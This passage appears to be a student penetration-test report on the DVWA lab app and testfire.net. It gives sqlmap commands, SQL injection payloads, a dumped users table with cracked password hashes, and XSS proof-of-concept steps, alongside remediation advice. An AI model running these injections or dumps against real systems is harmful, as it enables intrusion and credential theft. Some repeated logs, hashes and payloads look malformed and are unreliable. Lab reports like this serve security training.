Payload: id='1 AND 3001>(SELECT (CASE WHEN (3001>3001) THEN 3001 ELSE (SELECT 1886 UNION SELECT 6797) END))-- -&j3f0gzb2m

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1 AND (SELECT 8565 FROM (SELECT COUNT(*)))t1,(SELECT (ELT(0x05B50E95,1)),0+716a766b71,FLOOR(RAND(0)>2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a AND 'ipYK'='ipYK&&Submit=Submit

[*] time-based blind
Title: MySQL > 5.0 AND time-based blind (query SLEEP)
Payload: id='1 AND (SELECT 3593 FROM (SELECT(SLEEP(5)))t1) AND '2jFD'=3jF0gzb2m

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='1 UNION ALL SELECT NULL,CONCAT(0x710667071,0+c5861b6650620668a69586256556a72454e74644fb6d786871458648777621f67ee1686546,0+716a766b71)-- -&j3f0gzb2m

[11:51:50] [INFO] the back-end DBMS is MySQL.
web application technology: Apache 2.2.14, PHP 5.3.1, PHP
back-end DBMS: MySQL > 5.0
[11:51:50] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user_id | varchar(15) |
| user_name | varchar(70) |
| first_name | varchar(50) |
| last_name | varchar(50) |
| password | varchar(32) |
| user_ip | int(4) |
+-----+-----+

[11:51:50] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.193.129'
[*] ending @ 11:51:50 /2025-03-29/

```

Fig5: Then sqlmap -u "http://192.168.193.129/vulnerabilities/sqli/?id=1" -D dvwa -T users --columns

```

root@kali:~#
sqlmap -u "http://192.168.193.129/vulnerabilities/sqli/?id=1" -D dvwa -T users --columns
[11:51:47] [INFO] resuming back-end DBMS 'mysql'
[11:51:47] [INFO] testing connection to the target URL
get /vulnerabilities/sqli/?id=1 HTTP/1.1
User-Agent: sqlmap/0.9.0.1
Host: 192.168.193.129
Accept: */*
Cookie: PHPSESSID=2wemn0zic2...;j3f0gzb2m;security=high;security=high
Connection: close

[*] starting @ 11:51:47 /2025-03-29

[11:51:47] [INFO] resuming back-end DBMS 'mysql'.
[11:51:47] [INFO] testing connection to the target URL.
get /vulnerabilities/sqli/?id=1 HTTP/1.1
User-Agent: sqlmap/0.9.0.1
Host: 192.168.193.129
Accept: */*
Cookie: PHPSESSID=2wemn0zic2...;j3f0gzb2m;security=high;security=high
Connection: close

[*] you have not declared cookie(s), while server wants to set its own ("PHPSESSID=2wemn0zic2...;j3f0gzb2m;security=high;security=high"). Do you want to use those [y/n] ?
sqlmap resumes the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: MySQL > 5.0 AND time-based blind (query SLEEP)
Payload: id='1 AND 3001>(SELECT (CASE WHEN (3001>3001) THEN 3001 ELSE (SELECT 1886 UNION SELECT 6797) END))-- -&j3f0gzb2m

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1 AND (SELECT 8565 FROM (SELECT COUNT(*))t1,(SELECT (ELT(0x05B50E95,1)),0+716a766b71,FLOOR(RAND(0)>2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a AND 'ipYK'='ipYK&&Submit=Submit

[*] time-based blind
Title: MySQL > 5.0 AND time-based blind (query SLEEP)
Payload: id='1 AND (SELECT 3593 FROM (SELECT(SLEEP(5)))t1) AND '2jFD'=3jF0gzb2m

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='1 UNION ALL SELECT NULL,CONCAT(0x710667071,0+c5861b6650620668a69586256556a72454e74644fb6d786871458648777621f67ee1686546,0+716a766b71)-- -&j3f0gzb2m

[11:51:50] [INFO] the back-end DBMS is MySQL.
web application technology: Apache 2.2.14, PHP 5.3.1, PHP
back-end DBMS: MySQL > 5.0
[11:51:50] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| user_id | varchar(15) |
| user_name | varchar(70) |
| first_name | varchar(50) |
| last_name | varchar(50) |
| password | varchar(32) |
| user_ip | int(4) |
+-----+-----+

[11:51:50] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.193.129'
[*] ending @ 11:51:50 /2025-03-29/

```

Fig6: These are the details that could be fetched from the table “users” inside the database “dvwa”

```

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 11:58:56 /2025-03-29/
[11:58:56] [INFO] resuming back-end DBMS 'MySQL'
[11:58:56] [INFO] get a 302 redirect to 'http://192.168.193.129/login.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=12fcf1fm52...;tpofu2d000;security=high;security=high'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: error-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id='1 AND INSTR(SUM(SELECT COUNT(*)),1,1)=1-- ->Submit<Submit

Type: error-based
Title: MySQL 3.0.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1 AND INSTR(SUM((SELECT COUNT(*))),1,1)=1-- <Submit<Submit

Type: time-based blind
Title: MySQL 5.0.12 and time-based blind (query SLEEP)
Payload: id='1 AND (SELECT 3559 FROM (SELECT(SLEEP(1)))t1)FLOOR(RAND(0))-- <Submit<Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='1 UNION ALL SELECT NULL,CONCAT(0x7370666469556256556a7245a74644f45d7868774585486777624f676e1606546,0x716a766071)-- <Submit<Submit

[11:58:56] [INFO] the back-end DBMS is MySQL.
web application technology: PHP, PHP 5.5.1, Apache 2.2.14
back-end DBMS: MySQL 5.6.10
[11:58:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[11:58:56] [INFO] fetching entries for table 'users' in database 'dvwa'
[11:58:56] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for external further processing with other tools [y/n] y
[11:58:56] [INFO] writing hashes to a temporary file '/tmp/sqlmap7u1pfe16476/sqlmaphashes-91r1a74f.txt'
do you want to crack them via a dictionary-based attack? [Y/n] y
[11:58:56] [INFO] using hash attack and default maxsize
[11:58:56] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765681b60237bd0882cf99'
[11:58:56] [INFO] resuming password 'abc123' for hash 'e99a8c426c3b65f746053679522403'
[11:58:56] [INFO] resuming password 'charley' for hash '8d333d75ae3c3966d74b6fcfc992160'
[11:58:56] [INFO] resuming password 'letmein' for hash 'd81d0bf95fbbec4cde3de5c72e9e907'
Database: dvwa
Table: users
[5 entries]

```

user_id	user	avatar	password	last_name	first_name
1	admin	dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765681b60237bd0882cf99 (password)	admin	admin
2	gordon	dvwa/hackable/users/gordon.jpg	e99a8c426c3b65f746053679522403 (password)	Brown	Gordon
3	charley	dvwa/hackable/users/charley.jpg	8d333d75ae3c3966d74b6fcfc992160 (charley)	Me	Hack
4	pablo	dvwa/hackable/users/pablo.jpg	82870bf95fbbec4cde3de5c72e9e907 (pablo)	Picasso	Pablo
5	smithy	dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765681b60237bd0882cf99 (password)	Smith	Bob

Fig7: Then sqlmap -u "http://192.168.193.129/vulnerabilities/sqli/?id=1" -D dvwa -T users --dump

```

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 11:58:56 /2025-03-29/
[11:58:56] [INFO] resuming back-end DBMS 'MySQL'
[11:58:56] [INFO] get a 302 redirect to 'http://192.168.193.129/login.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=12fcf1fm52...;tpofu2d000;security=high;security=high'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: error-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id='1 AND INSTR(SUM(SELECT COUNT(*))),1,1)=1-- ->Submit<Submit

Type: error-based
Title: MySQL 3.0.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1 AND INSTR(SUM((SELECT COUNT(*))),1,1)=1-- <Submit<Submit

Type: time-based blind
Title: MySQL 5.0.12 and time-based blind (query SLEEP)
Payload: id='1 AND (SELECT 3559 FROM (SELECT(SLEEP(1)))t1)FLOOR(RAND(0))-- <Submit<Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='1 UNION ALL SELECT NULL,CONCAT(0x7370666469556256556a7245a74644f45d7868774585486777624f676e1606546,0x716a766071)-- <Submit<Submit

[11:58:56] [INFO] the back-end DBMS is MySQL.
web application technology: PHP, PHP 5.5.1, Apache 2.2.14
back-end DBMS: MySQL 5.6.10
[11:58:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[11:58:56] [INFO] fetching entries for table 'users' in database 'dvwa'
[11:58:56] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for external further processing with other tools [y/n] y
[11:58:56] [INFO] writing hashes to a temporary file '/tmp/sqlmap7u1pfe16476/sqlmaphashes-91r1a74f.txt'
do you want to crack them via a dictionary-based attack? [Y/n] y
[11:58:56] [INFO] using hash attack and default maxsize
[11:58:56] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765681b60237bd0882cf99'
[11:58:56] [INFO] resuming password 'abc123' for hash 'e99a8c426c3b65f746053679522403'
[11:58:56] [INFO] resuming password 'charley' for hash '8d333d75ae3c3966d74b6fcfc992160'
[11:58:56] [INFO] resuming password 'letmein' for hash 'd81d0bf95fbbec4cde3de5c72e9e907'
Database: dvwa
Table: users
[5 entries]

```

user_id	user	avatar	password	last_name	first_name
1	admin	dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765681b60237bd0882cf99 (password)	admin	admin
2	gordon	dvwa/hackable/users/gordon.jpg	e99a8c426c3b65f746053679522403 (password)	Brown	Gordon
3	charley	dvwa/hackable/users/charley.jpg	8d333d75ae3c3966d74b6fcfc992160 (charley)	Me	Hack
4	pablo	dvwa/hackable/users/pablo.jpg	82870bf95fbbec4cde3de5c72e9e907 (pablo)	Picasso	Pablo
5	smithy	dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765681b60237bd0882cf99 (password)	Smith	Bob

Fig8: These are the credentials we got, we can logging by using any user.

1. Reflected XSS in the application.

Reference No:

WEB_VUL_01

Risk Rating:

Medium

Tools Used:

Browser

Vulnerability Description:

It was observed that in the search bar instead of search query if we inject JavaScript code then the JS code executes hence results into XSS

Vulnerability Identified by / How It Was Discovered

Manual Analysis

Vulnerable URLs / IP Address

http://192.168.193.129/xss_r/

Implications / Consequences of not Fixing the Issue

An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data and can access the client's computer.

Suggested Countermeasures

It is recommended to:

- Filter input on arrival
- Encode data on output
- Use appropriate response headers
- Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities

References

<https://portswigger.net/web-security/cross-site-scripting>

Proof of concept:




Fig 1: Open `http://192.168.193.193/vulnerabilities/xss_r/`




Fig 2: In the search bar type `<script>alert(1)</script>`




Fig 3: And hence we get to see the execution of our payload

2. Stored XSS in the Your Profile section.

Reference No:

WEB_VUL_02

Risk Rating:

High

Tools Used:

Browser

Vulnerability Description:

It was observed that in the your profile area instead of normal input if we execute JS code, then it gets stored in the server and hence it results into Stored XSS

Vulnerability Identified by / How It Was Discovered Manual Analysis **Vulnerable URLs / IP Address**

http://192.168.193.129/xss_s/

Implications / Consequences of not Fixing the Issue

An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data, can access the client's computer and even can redirect into other pages created by the adversary. And the impact will be faced by all users visiting the compromised page.

Suggested Countermeasures

It is recommended to:

- Filter input on arrival
- Encode data on output
- Use appropriate response headers
- Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities
- Using an Auto-Escaping Template System
- Using HTML Encoding

References

<https://portswigger.net/web-security/cross-site-scripting>

<https://blog.sqreen.com/stored-xss-explained/>

Proof of concept:





Fig 1: Open the target URL http://192.168.193.129/vulnerabilities/xss_s/



**Fig 2: On the name field give some random name and on the message field enter this payload
<script>alert('1')</script>**




Fig 3: And here we can see that our JavaScript code has been executed

3. Broken Authentication in Sign Up Page.

Reference No:

WEB_VUL_03

Risk Rating:

High

Tools Used:

Browser, Burpsuite

Vulnerability Description:

It was observed that in the signup page we can bypass the user authentication by adding SQL queries and can enter into the accounts

Vulnerability Identified by / How It Was Discovered Manual Analysis **Vulnerable URLs / IP Address**

<http://testfire.net/>

Implications / Consequences of not Fixing the Issue

An adversary having knowledge of SQL could easily bypass the user authentication and can gain access to the any users account even the admin too. He/She can make changes to the account, and if the account has administrative privileges then the whole web application can get compromised.

Suggested Countermeasures

It is recommended to implement multi-factor authentication to prevent automated, credential stuffing,

brute force, and stolen credential re-use attacks.

- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
- Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies.

References

https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

Proof Of Concept:




Fig 1: Go to the target URL

